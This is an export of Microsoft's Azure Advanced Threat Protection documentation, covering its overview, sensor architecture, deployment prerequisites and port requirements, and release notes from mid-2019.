

Contents

Azure Advanced Threat Protection Documentation

Overview

[What is Azure Advanced Threat Protection?](#)

[Azure ATP architecture](#)

[Azure ATP prerequisites](#)

[What's new in Azure ATP](#)

Quickstarts

[Plan your Azure ATP capacity](#)

[Create your Azure ATP instance](#)

[Connect to Active Directory](#)

[Download the Azure ATP sensor package](#)

[Install the Azure ATP sensor](#)

[Configure the Azure ATP sensor](#)

Tutorials

[Reconnaissance alerts](#)

[Compromised credential alerts](#)

[Lateral movement alerts](#)

[Domain dominance alerts](#)

[Exfiltration alerts](#)

[Investigate a user](#)

[Investigate a computer](#)

[Investigate lateral movement paths](#)

[Investigate entities](#)

Concepts

[Azure ATP portal](#)

[Azure ATP security alerts](#)

[Monitored activities](#)

[Understanding entity profiles](#)

[Lateral movement paths](#)

Understanding Network Name Resolution (NNR)

Reports

User roles

Azure ATP multi-forest support

How-to guides

Azure ATP using Microsoft Cloud App Security

Use Azure ATP with Cloud App Security

Filter activities and set policies

Security alert lab

Lab overview

1 - Lab setup

2 - Reconnaissance playbook

3 - Lateral movement playbook

4 - Domain dominance playbook

Understanding security alerts

Manage security alerts

Exclude entities from detections

Manage sensitive accounts

Search and filter monitored activities

Use exclusions and honeypot accounts

Monitor domain controllers

Change domain connectivity password

Set Azure ATP notifications

Health alerts

Work with Azure ATP health center

Manage Azure ATP health alerts

Azure ATP sensor delayed update

Troubleshooting known issues

Troubleshoot using logs

Integrate with Windows Defender ATP

VPN integration

Integrate with Syslog

[Silent installation](#)

[Configuring the Azure ATP sensor](#)

[Proxy configuration](#)

[Advanced Audit Policy check](#)

[Configure Azure ATP to make remote calls to SAM](#)

[Azure ATP standalone sensor setup](#)

[Configure port mirroring](#)

[Validate port mirroring](#)

[Configure event collection](#)

[Configure Windows Event Forwarding](#)

[Move from ATA to Azure ATP](#)

[Advanced Threat Analytics \(ATA\) to Azure ATP](#)

[Reference](#)

[SIEM log reference](#)

[Azure ATP known issues](#)

[Resources](#)

[Support and information](#)

[Frequently asked questions](#)

[Azure ATP readiness roadmap](#)

[Azure ATP data security and privacy](#)

What is Azure Advanced Threat Protection?

7/25/2019 • 4 minutes to read

Azure Advanced Threat Protection (ATP) is a cloud-based security solution that leverages your on-premises Active Directory signals to identify, detect, and investigate advanced threats, compromised identities, and malicious insider actions directed at your organization. Azure ATP enables SecOp analysts and security professionals struggling to detect advanced attacks in hybrid environments to:

- Monitor users, entity behavior, and activities with learning-based analytics
- Protect user identities and credentials stored in Active Directory
- Identify and investigate suspicious user activities and advanced attacks throughout the kill chain
- Provide clear incident information on a simple timeline for fast triage

Monitor and profile user behavior and activities

Azure ATP monitors and analyzes user activities and information across your network, such as permissions and group membership, creating a behavioral baseline for each user. Azure ATP then identifies anomalies with adaptive built-in intelligence, giving you insights into suspicious activities and events, revealing the advanced threats, compromised users, and insider threats facing your organization. Azure ATP's proprietary sensors monitor organizational domain controllers, providing a comprehensive view for all user activities from every device.

Protect user identities and reduce the attack surface

Azure ATP provides you invaluable insights on identity configurations and suggested security best-practices. Through security reports and user profile analytics, Azure ATP helps dramatically reduce your organizational attack surface, making it harder to compromise user credentials, and advance an attack. Azure ATP's visual Lateral Movement Paths help you quickly understand exactly how an attacker can move laterally inside your organization to compromise sensitive accounts and assists in preventing those risks in advance. Azure ATP security reports help you identify users and devices that authenticate using clear-text passwords and provide additional insights to improve your organizational security posture and policies.

Identify suspicious activities and advanced attacks across the cyber-attack kill-chain

Typically, attacks are launched against any accessible entity, such as a low-privileged user, and then quickly move laterally until the attacker gains access to valuable assets – such as sensitive accounts, domain administrators, and highly sensitive data. Azure ATP identifies these advanced threats at the source throughout the entire cyber-attack kill chain:

Reconnaissance

Identify rogue users and attackers' attempts to gain information. Attackers are searching for information about user names, users' group membership, IP addresses assigned to devices, resources, and more, using a variety of methods.

Compromised credentials

Identify attempts to compromise user credentials using brute force attacks, failed authentications, user group membership changes, and other methods.

Lateral movements

Detect attempts to move laterally inside the network to gain further control of sensitive users, utilizing methods such as Pass the Ticket, Pass the Hash, Overpass the Hash and more.

Domain dominance

Highlighting attacker behavior if domain dominance is achieved, through remote code execution on the domain controller, and methods such as DC Shadow, malicious domain controller replication, Golden Ticket activities, and more.

Investigate alerts and user activities

Azure ATP is designed to reduce general alert noise, providing only relevant, important security alerts in a simple, real-time organizational attack timeline. The Azure ATP attack timeline view allows you to easily stay focused on what matters, leveraging the intelligence of smart analytics. Use Azure ATP to quickly investigate threats, and gain insights across the organization for users, devices, and network resources. Seamless integration with Windows Defender ATP provides another layer of enhanced security by additional detection and protection against advanced persistent threats on the operating system.

Additional resources for Azure ATP

Start a free trial

<https://signup.microsoft.com/Signup?OfferId=87dd2714-d452-48a0-a809-d2f58c4f68b7&ali=1>

Follow Azure ATP on Microsoft Tech Community

<https://techcommunity.microsoft.com/t5/Azure-Advanced-Threat-Protection/bd-p/AzureAdvancedThreatProtection>

Join the Azure ATP Yammer community

https://www.yammer.com/azureadvisors/#/threads/inGroup?type=in_group&feedId=9386893

Visit the Azure ATP product page

<https://azure.microsoft.com/features/azure-advanced-threat-protection/>

Learn more about Azure ATP architecture

[Azure ATP Architecture](#)

Microsoft Ignite

Microsoft Ignite 2018 featured multiple sessions focused on [Azure Advanced Threat Protection](#). Sessions were recorded, so if you missed the event, we recommend you watch here:

Azure ATP

[BRK3117](#) - SecOp and incident response with Azure ATP - watch the [YouTube video](#)

Azure ATP and Azure AD IP (Active Directory Identity Protection)

[BRK3237](#) - Securing your hybrid cloud environment with Azure AD Identity Protection and Azure ATP - watch the [YouTube video](#)

[BRK2157](#) - Accelerate deployment and adoption of Microsoft Information Protection solutions - watch the [YouTube video](#)

For a summary of Azure ATP announcements that were made at Ignite 2018, see the blog post - [Azure Advanced Threat Protection Expands Integrations, Detections, and Forensic Capabilities](#).

What's next?

We recommend deploying Azure ATP in three phases:

Phase 1

1. Set up Azure ATP to protect your primary environments. Azure ATP's fast deployment model enables you to start protecting your organization today. [Install Azure ATP](#)
2. Set [sensitive accounts](#) and [honeypot accounts](#).
3. Review reports and [lateral movement paths](#).

Phase 2

1. Protect all the domain controllers and [forests](#) in your organization.
2. Monitor all [alerts](#) – investigate lateral movement & domain dominance alerts.
3. Work with the [Security Alert guide](#) to understand threats and triage potential attacks.

Phase 3

1. Integrate Azure ATP alerts into your SecOp workflows.

See Also


- [Azure ATP frequently asked questions](#)
- [Working with security alerts](#)
- [Check out the Azure ATP forum!](#)

Azure ATP Architecture

7/17/2019 • 3 minutes to read

Azure ATP monitors your domain controllers by capturing and parsing network traffic and leveraging Windows events directly from your domain controllers, then analyzes the data for attacks and threats. Utilizing profiling, deterministic detection, machine learning, and behavioral algorithms Azure ATP learns about your network, enables detection of anomalies, and warns you of suspicious activities.

Azure Advanced Threat Protection architecture:



This section describes how the flow of Azure ATP's network and event capturing works, and drills down to describe the functionality of the main components: the Azure ATP portal, Azure ATP sensor, and Azure ATP cloud service.

Installed directly on your domain controllers, the Azure ATP sensor accesses the event logs it requires directly from the domain controller. After the logs and network traffic are parsed by the sensor, Azure ATP sends only the parsed information to the Azure ATP cloud service (only a percentage of the logs are sent).

Azure ATP Components

Azure ATP consists of the following components:

- **Azure ATP portal**

The Azure ATP portal allows creation of your Azure ATP instance, displays the data received from Azure ATP sensors, and enables you to monitor, manage, and investigate threats in your network environment.

- **Azure ATP sensor**

Azure ATP sensors are installed directly on your domain controllers. The sensor directly monitors domain controller traffic, without the need for a dedicated server, or configuration of port mirroring.

- **Azure ATP cloud service**

Azure ATP cloud service runs on Azure infrastructure and is currently deployed in the US, Europe, and Asia. Azure ATP cloud service is connected to Microsoft's intelligent security graph.

Azure ATP portal

Use the Azure ATP portal to:

- Create your Azure ATP instance
- Integrate with other Microsoft security services
- Manage Azure ATP sensor configuration settings
- View data received from Azure ATP sensors
- Monitor detected suspicious activities and suspected attacks based on the attack kill chain model
- **Optional:** the portal can also be configured to send emails and events when security alerts or health issues are detected

NOTE

- If no sensor is installed on your Azure ATP instance within 60 days, the instance may be deleted and you'll need to recreate it.

Azure ATP sensor

The Azure ATP sensor has the following core functionality:

- Capture and inspect domain controller network traffic (local traffic of the domain controller)
- Receive Windows Events directly from the domain controllers
- Receive RADIUS accounting information from your VPN provider
- Retrieve data about users and computers from the Active Directory domain
- Perform resolution of network entities (users, groups, and computers)
- Transfer relevant data to the Azure ATP cloud service

Azure ATP Sensor features

Azure ATP sensor reads events locally, without the need to purchase and maintain additional hardware or configurations. The Azure ATP sensor also supports Event Tracing for Windows (ETW) which provides the log information for multiple detections. ETW-based detections include Suspected DCShadow attacks attempted using domain controller replication requests and domain controller promotion.

Domain synchronizer process

The domain synchronizer process is responsible for synchronizing all entities from a specific Active Directory domain proactively (similar to the mechanism used by the domain controllers themselves for replication). One sensor is automatically chosen at random from all of your eligible sensors to serve as the domain synchronizer.

If the domain synchronizer is offline for more than 30 minutes, another sensor is automatically chosen instead.

Resource limitations

The Azure ATP sensor includes a monitoring component that evaluates the available compute and memory capacity on the domain controller on which it's running. The monitoring process runs every 10 seconds and dynamically updates the CPU and memory utilization quota on the Azure ATP sensor process. The monitoring process makes sure the domain controller always has at least 15% of free compute and memory resources available.

No matter what occurs on the domain controller, the monitoring process continually frees up resources to make sure the domain controller's core functionality is never affected.

If the monitoring process causes the Azure ATP sensor to run out of resources, only partial traffic is monitored

and the monitoring alert "Dropped port mirrored network traffic" appears in the Azure ATP portal Health page.

Windows Events

To enhance Azure ATP detection coverage of suspected identity theft (pass-the-hash), suspicious authentication failures, modifications to sensitive groups, creation of suspicious services, and Honeytoken activity types of attack, Azure ATP needs to analyze the logs of the following Windows events:

4776,4732,4733,4728,4729,4756,4757, and 7045. These events are read automatically by Azure ATP sensors with correct [advanced audit policy settings](#).

Next steps

- [Azure ATP prerequisites](#)
- [Azure ATP sizing tool](#)
- [Azure ATP capacity planning](#)
- [Configure event forwarding](#)
- [Configuring Windows event forwarding](#)
- [Check out the Azure ATP forum!](#)

Azure ATP Prerequisites

8/20/2019 • 10 minutes to read

This article describes the requirements for a successful deployment of Azure ATP in your environment.

NOTE

For information on how to plan resources and capacity, see [Azure ATP capacity planning](#).

Azure ATP is composed of the Azure ATP cloud service, which consists of the Azure ATP portal, the Azure ATP sensor and/or the Azure ATP standalone sensor. For more information about each Azure ATP component, see [Azure ATP architecture](#).

Azure ATP protects your on-premises Active Directory users and/or users synced to your Azure Active Directory. To protect an environment made up of only AAD users, see [AAD Identity Protection](#).

To create your Azure ATP instance, you'll need an AAD tenant with at least one global/security administrator. Each Azure ATP instance supports a multiple Active Directory forest boundary and Forest Functional Level (FFL) of Windows 2003 and above.

This prerequisite guide is divided into the following sections to ensure you have everything you need to successfully deploy Azure ATP.

Before you start: Lists information to gather and accounts and network entities you'll need to have before starting to install.

Azure ATP portal: Describes Azure ATP portal browser requirements.

Azure ATP sensor: Lists Azure ATP sensor hardware, and software requirements.

Azure ATP standalone sensor: Lists Azure ATP standalone sensor hardware, software requirements as well as settings you need to configure on your Azure ATP standalone sensor servers.

Before you start

This section lists information you should gather as well as accounts and network entity information you should have before starting Azure ATP installation.

- Acquire a license for Enterprise Mobility + Security 5 (EMS E5) directly via the [Microsoft 365 portal](#) or use the Cloud Solution Partner (CSP) licensing model. Standalone Azure ATP licenses are also available.
- Verify the domain controller(s) you intend to install Azure ATP sensors on have internet connectivity to the Azure ATP Cloud Service. The Azure ATP sensor supports the use of a proxy. For more information on proxy configuration, see [Configuring a proxy for Azure ATP](#).
- An **on-premises** AD user account and password with read access to all objects in the monitored domains.

NOTE


If you have set custom ACLs on various Organizational Units (OU) in your domain, make sure that the selected user has read permissions to those OUs.

- If you run Wireshark on Azure ATP standalone sensor, restart the Azure Advanced Threat Protection sensor service after you've stopped the Wireshark capture. If you don't restart the sensor service, the sensor stops capturing traffic.
- If you attempt to install the Azure ATP sensor on a machine configured with a NIC Teaming adapter, you'll receive an installation error. If you want to install the Azure ATP sensor on a machine configured with NIC teaming, see [Azure ATP sensor NIC teaming issue](#).
- **Deleted Objects** container Recommendation: User should have read-only permissions on the Deleted Objects container. Read-only permissions on this container allows Azure ATP to detect user deletions from your Active Directory. For information about configuring read-only permissions on the Deleted Objects container, see the **Changing permissions on a deleted object container** section of the [View or Set Permissions on a Directory Object](#) article.
- Optional **Honeytoken**: A user account of a user who has no network activities. This account is configured as an Azure ATP Honeytoken user. For more information about using Honeytokens, see [Configure exclusions and Honeytoken user](#).
- Optional: When deploying the standalone sensor, it is necessary to forward Windows events 4776, 4732, 4733, 4728, 4729, 4756, 4757, and 7045 to Azure ATP to further enhance Azure ATP Pass-the-Hash, Brute Force, Modification to sensitive groups, Honeytokens detections, and malicious service creation. Azure ATP sensor receives these events automatically. In Azure ATP standalone sensor, these events can be received from your SIEM or by setting Windows Event Forwarding from your domain controller. Events collected provide Azure ATP with additional information that is not available via the domain controller network traffic.

Azure ATP portal requirements

Access to the Azure ATP portal is via a browser, supporting the following browsers and settings:

- Microsoft Edge
- Internet Explorer version 10 and above
- Google Chrome 4.0 and above
- Minimum screen width resolution of 1700 pixels
- Firewall/proxy open - To communicate with the Azure ATP cloud service *.atp.azure.com port 443 must be open in your firewall/proxy.



NOTE

By default, Azure ATP supports up to 200 sensors. If you want to install more, contact Azure ATP support.

Azure ATP sensor requirements

This section lists the requirements for the Azure ATP sensor.

General

NOTE

Make sure [KB4487044](#) is installed when using Server 2019. Azure ATP Sensors already installed on 2019 servers without this update will be automatically stopped.

The Azure ATP sensor supports installation on a domain controller running Windows Server 2008 R2 SP1 (not including Server Core), Windows Server 2012, Windows Server 2012 R2, Windows Server 2016 (including Windows Server Core but not Windows Nano Server), Windows Server 2019 (including Windows Core but not Windows Nano Server).

The domain controller can be a read-only domain controller (RODC).

For your domain controllers to communicate with the cloud service, you must open port 443 in your firewalls and proxies to *.atp.azure.com.

During installation, the .Net Framework 4.7 is installed and might require a reboot of the domain controller, if a restart is already pending.

NOTE

A minimum of 5 GB of disk space is required and 10 GB is recommended. This includes space needed for the Azure ATP binaries, Azure ATP logs, and performance logs.

Server specifications

The Azure ATP sensor requires a minimum of 2 cores and 6 GB of RAM installed on the domain controller. For optimal performance, set the **Power Option** of the Azure ATP sensor to **High Performance**.

Azure ATP sensors can be deployed on domain controllers of various loads and sizes, depending on the amount of network traffic to and from the domain controllers, and the amount of resources installed.

For Windows Operating systems 2008R2 and 2012, Azure ATP Sensor is not supported in a [Multi Processor Group](#) mode. For more information about multi-processor group mode, see [troubleshooting](#).

NOTE

When running as a virtual machine, dynamic memory or any other memory ballooning feature is not supported.

For more information about the Azure ATP sensor hardware requirements, see [Azure ATP capacity planning](#).

Time synchronization

The servers and domain controllers onto which the sensor is installed must have time synchronized to within five minutes of each other.

Network adapters

The Azure ATP sensor monitors the local traffic on all of the domain controller's network adapters. After deployment, use the Azure ATP portal to modify which network adapters are monitored.

The sensor is not supported on domain controllers running Windows 2008 R2 with Broadcom Network Adapter Teaming enabled.

Ports

The following table lists the minimum ports that the Azure ATP sensor requires:

PROTOCOL	TRANSPORT	PORT	TO/FROM	DIRECTION
Internet ports				
SSL (*.atp.azure.com)	TCP	443	Azure ATP cloud service	Outbound
Internal ports				
DNS	TCP and UDP	53	DNS Servers	Outbound
Netlogon (SMB, CIFS, SAM-R)	TCP/UDP	445	All devices on network	Outbound
NTLM over RPC	TCP	135	All devices on the network	Both
NetBIOS	UDP	137	All devices on the network	Both
Syslog (optional)	TCP/UDP	514, depending on configuration	SIEM Server	Inbound
RADIUS	UDP	1813	RADIUS	Inbound

Windows Event logs

Azure ATP detection relies on specific Windows Event Logs that the sensor can parse from the domain controller. For the correct events to be audited and included in the Windows Event log, your domain controllers require accurate Advanced Audit Policy settings. For more information, see, [Advanced Audit Policy Check](#).

NOTE

- Using the Directory service user account, the sensor queries endpoints in your organization for local admins using SAM-R (network logon) in order to build the [lateral movement path graph](#). For more information, see [Configure SAM-R required permissions](#).
- The following ports need to be open inbound on devices on the network from the Azure ATP sensors:
 - NTLM over RPC (TCP Port 135) for resolution purposes
 - NetBIOS (UDP port 137) for resolution purposesNote that no authentication is performed on any of the ports.

Azure ATP standalone sensor requirements

This section lists the requirements for the Azure ATP standalone sensor.

General

The Azure ATP standalone sensor supports installation on a server running Windows Server 2012 R2 or Windows Server 2016 (Include server core). The Azure ATP standalone sensor can be installed on a server that is a member of a domain or workgroup. The Azure ATP standalone sensor can be used to monitor Domain Controllers with Domain Functional Level of Windows 2003 and above.

For your standalone sensor to communicate with the cloud service, port 443 in your firewalls and proxies to *.atp.azure.com must be open.

For information on using virtual machines with the Azure ATP standalone sensor, see [Configure port mirroring](#).

NOTE

A minimum of 5 GB of disk space is required and 10 GB is recommended. This includes space needed for the Azure ATP binaries, Azure ATP logs, and performance logs.

Server specifications

For optimal performance, set the **Power Option** of the Azure ATP standalone sensor to **High Performance**. Azure ATP standalone sensors can support monitoring multiple domain controllers, depending on the amount of network traffic to and from the domain controllers.

NOTE

When running as a virtual machine, dynamic memory or any other memory ballooning feature is not supported.

For more information about the Azure ATP standalone sensor hardware requirements, see [Azure ATP capacity planning](#).


Time synchronization

The servers and domain controllers onto which the sensor is installed must have time synchronized to within five minutes of each other.

Network adapters

The Azure ATP standalone sensor requires at least one Management adapter and at least one Capture adapter:

- **Management adapter** - used for communications on your corporate network. The sensor will use this adapter to query the DC it's protecting and performing resolution to machine accounts. This adapter should be configured with the following settings:
 - Static IP address including default gateway
 - Preferred and alternate DNS servers
 - The **DNS suffix for this connection** should be the DNS name of the domain for each domain being monitored.



NOTE

If the Azure ATP standalone sensor is a member of the domain, this may be configured automatically.

- **Capture adapter** - used to capture traffic to and from the domain controllers.

IMPORTANT

- Configure port mirroring for the capture adapter as the destination of the domain controller network traffic. For more information, see [Configure port mirroring](#). Typically, you need to work with the networking or virtualization team to configure port mirroring.
- Configure a static non-routable IP address (with /32 mask) for your environment with no default sensor gateway and no DNS server addresses. For example, 10.10.0.10/32. This ensures that the capture network adapter can capture the maximum amount of traffic and that the management network adapter is used to send and receive the required network traffic.

Ports

The following table lists the minimum ports that the Azure ATP standalone sensor requires configured on the management adapter:

PROTOCOL	TRANSPORT	PORT	TO/FROM	DIRECTION
Internet ports				
SSL (*.atp.azure.com)	TCP	443	Azure ATP cloud service	Outbound
Internal ports				
LDAP	TCP and UDP	389	Domain controllers	Outbound

PROTOCOL	TRANSPORT	PORT	TO/FROM	DIRECTION
Secure LDAP (LDAPS)	TCP	636	Domain controllers	Outbound
LDAP to Global Catalog	TCP	3268	Domain controllers	Outbound
LDAPS to Global Catalog	TCP	3269	Domain controllers	Outbound
Kerberos	TCP and UDP	88	Domain controllers	Outbound
Netlogon (SMB, CIFS, SAM-R)	TCP and UDP	445	All devices on network	Outbound
Windows Time	UDP	123	Domain controllers	Outbound
DNS	TCP and UDP	53	DNS Servers	Outbound
NTLM over RPC	TCP	135	All devices on the network	Both
NetBIOS	UDP	137	All devices on the network	Both
Syslog (optional)	TCP/UDP	514, depending on configuration	SIEM Server	Inbound
RADIUS	UDP	1813	RADIUS	Inbound

NOTE

- Using the Directory service user account, the sensor queries endpoints in your organization for local admins using SAM-R (network logon) in order to build the [lateral movement path graph](#). For more information, see [Configure SAM-R required permissions](#).
- The following ports need to be open inbound on devices on the network from the Azure ATP standalone sensors:
 - NTLM over RPC (TCP Port 135) for resolution purposes
 - NetBIOS (UDP port 137) for resolution purposes

Note that no authentication is performed on any of the ports.

See Also

- [Azure ATP sizing tool](#)
- [Azure ATP architecture](#)
- [Install Azure ATP](#)
- [Check out the Azure ATP forum!](#)

What's new in Azure Advanced Threat Protection (Azure ATP)

8/19/2019 • 34 minutes to read

This article is updated frequently to let you know what's new in the latest release of Azure ATP.

RSS feed: Get notified when this page is updated by copying and pasting the following URL into your feed reader:

```
https://docs.microsoft.com/api/search/rss?search=%22This+article+is+updated+frequently+to+let+you+know+what%27s+new+in+the+latest+release+of+Azure+ATP%22&locale=en-us
```

Released August 18, 2019

Azure ATP release 2.91

- Version includes improvements and bug fixes for internal sensor infrastructure.

Released August 11, 2019

Azure ATP release 2.90

- Version includes improvements and bug fixes for internal sensor infrastructure.

Released August 4, 2019

Azure ATP release 2.89

- **Sensor method improvements**

To avoid excess NTLM traffic generation in creation of accurate Lateral Movement Path (LMP) assessments, improvements have been made to Azure ATP sensor methods to rely less on NTLM usage and make more significant use of Kerberos.

- **Alert enhancement: Suspected Golden Ticket usage (nonexistent account)**

SAM name changes have been added to the supporting evidence types listed in this type of alert. To learn more about the alert, including how to prevent this type of activity and remediate, see [Suspected Golden Ticket usage \(nonexistent account\)](#).

- **General availability: Suspected NTLM authentication tampering**

The [Suspected NTLM authentication tampering](#) alert is no longer in preview mode and is now generally available.

- Version includes improvements and bug fixes for internal sensor infrastructure.

Released July 28, 2019

Azure ATP release 2.88

- This version includes improvements and bug fixes for internal sensor infrastructure.

Released July 21, 2019

Azure ATP release 2.87

- **Feature enhancement: Automated Syslog event collection for Azure ATP standalone sensors**

Incoming Syslog connections for Azure ATP standalone sensors are now fully automated, while removing the toggle option from the configuration screen. These changes have no effect on outgoing Syslog connections.

- This version includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.86

Released July 14, 2019

- **New security alert: Suspected NTLM authentication tampering (external ID 2039)**

Azure ATP's new [Suspected NTLM authentication tampering](#) security alert is now in public preview. In this detection, an Azure ATP security alert is triggered when use of "man-in-the-middle" attack is suspected of successfully bypassing NTLM Message Integrity Check (MIC), a security vulnerability detailed in Microsoft [CVE-2019-040](#). These types of attacks attempt to downgrade NTLM security features and successfully authenticate, with the ultimate goal of making successful lateral movements.

- **Feature enhancement: Enriched device operating system identification**

Until now, Azure ATP provided entity device operating system information based on the available attribute in Active Directory. Previously, if operating system information was unavailable in Active Directory, the information was also unavailable on Azure ATP entity pages. Starting from this version, Azure ATP now provides this information for devices where Active Directory doesn't have the information, or are not registered in Active Directory, by using enriched device operating system identification methods.

The addition of enriched device operating system identification data helps identify unregistered and non-Windows devices, while simultaneously aiding in your investigation process. For learn more about Network Name Resolution in Azure ATP, see [Understanding Network Name Resolution \(NNR\)](#).

- **New feature: Authenticated proxy - preview**

Azure ATP now supports authenticated proxy. Specify the proxy URL using the sensor command line and specify Username/Password to use proxies that require authentication. For more information about how to use authenticated proxy, see [Configure the proxy](#).

- **Feature enhancement: Automated domain synchronizer process**

The process of designating and tagging domain controllers as domain synchronizer candidates during setup and ongoing configuration is now fully automated. The toggle option to manually select domain controllers as domain synchronizer candidates is removed.

- This version also includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.85

Released July 7, 2019

- This version includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.84

Released July 1, 2019

- **New location support: Azure UK data center**

Azure ATP instances are now supported in the Azure UK data center. To learn more about creating Azure ATP instances and their corresponding data center locations, see [Step 1 of Azure ATP installation](#).

- **Feature enhancement: New name and features for the Suspicious additions to sensitive groups alert (external ID 2024)**

The **Suspicious additions to sensitive groups** alert was previously named the **Suspicious modifications to sensitive groups** alert. The external ID of the alert (ID 2024) remains the same. The descriptive name

change more accurately reflects the purpose of alerting on additions to your **sensitive** groups. The enhanced alert also features new evidence and improved descriptions. For more information, see [Suspicious additions to sensitive groups](#).

- **New documentation feature: Guide for moving from Advanced Threat Analytics to Azure ATP**
This new article includes prerequisites, planning guidance, as well as configuration and verification steps for moving from ATA to Azure ATP service. For more information, see [Move from ATA to Azure ATP](#).
- This version also includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.83

Released June 23, 2019

- **Feature enhancement: Suspicious service creation alert (external ID 2026)**
This alert now features an improved alert page with additional evidence and a new description. For more information, see [Suspicious service creation security alert](#).
- **Instance naming support: Support added for digit only domain prefix**
Support added for Azure ATP instance creation using initial domain prefixes that only contain digits. For example, use of digit only initial domain prefixes such as 123456.contoso.com are now supported.
- This version also includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.82

Released June 18, 2019

- **New public preview**
Azure ATP's identity threat investigation experience is now in **Public Preview**, and available to all Azure ATP protected tenants. See [Azure ATP Microsoft Cloud App Security investigation experience](#) to learn more.
- **General availability**
Azure ATP support for untrusted forests is now in general availability. See [Azure ATP multi-forest](#) to learn more.
- This version includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.81

Released June 10, 2019

- This version includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.80

Released June 2, 2019

- **Feature enhancement: Suspicious VPN connection alert**
This alert now includes enhanced evidence and texts for better usability. For more information about alert features, and suggested remediation steps and prevention, see the [Suspicious VPN connection alert description](#).
- This version also includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.79

Released May 26, 2019

- **General availability: Security principal reconnaissance (LDAP) (external ID 2038)**

This alert is now in GA (general availability). For more information about the alert, alert features and suggested remediation and prevention, see the [Security principal reconnaissance \(LDAP\) alert description](#)

- This version also includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.78

Released May 19, 2019

- **Feature enhancement: Sensitive entities**

Manual Sensitive tagging for Exchange Servers

You can now manually tag entities as Exchange Servers during configuration.

To manually tag an entity as an Exchange Server:

1. In the Azure ATP portal, access the **Configuration** menu.
2. Under **Detection**, select **Entity tags**, then select **Sensitive**.
